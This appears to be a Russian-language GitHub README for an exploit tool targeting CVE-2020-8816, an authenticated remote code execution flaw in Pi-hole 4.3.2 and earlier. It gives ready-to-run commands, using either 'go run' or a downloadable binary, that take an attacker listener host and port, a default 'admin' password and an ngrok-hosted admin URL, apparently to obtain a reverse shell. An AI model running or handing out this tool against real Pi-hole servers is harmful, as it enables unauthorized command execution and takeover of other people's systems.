 team0se7en/cve-2020-8816
Pi-hole ( <= 4.3.2) аутентифицированное удалённое выполнение кода.

Pi-hole (версии <= 4.3.2 ) затронут уязвимостью удалённого выполнения кода. Аутентифицированный пользователь веб-портала может выполнить произвольную команду на базовом сервере с правами локального пользователя, запускающего службу.

go run CVE-2020-8816.go -host $LHOST -p $LPORT -pass admin -u http://4c9a7a45fa37.ngrok.io/admin/

или скачайте бинарный файл CVE-2020-8816 :
./CVE-2020-8816 -host $LHOST -p $LPORT -pass admin -u http://4c9a7a45fa37.ngrok.io/admin/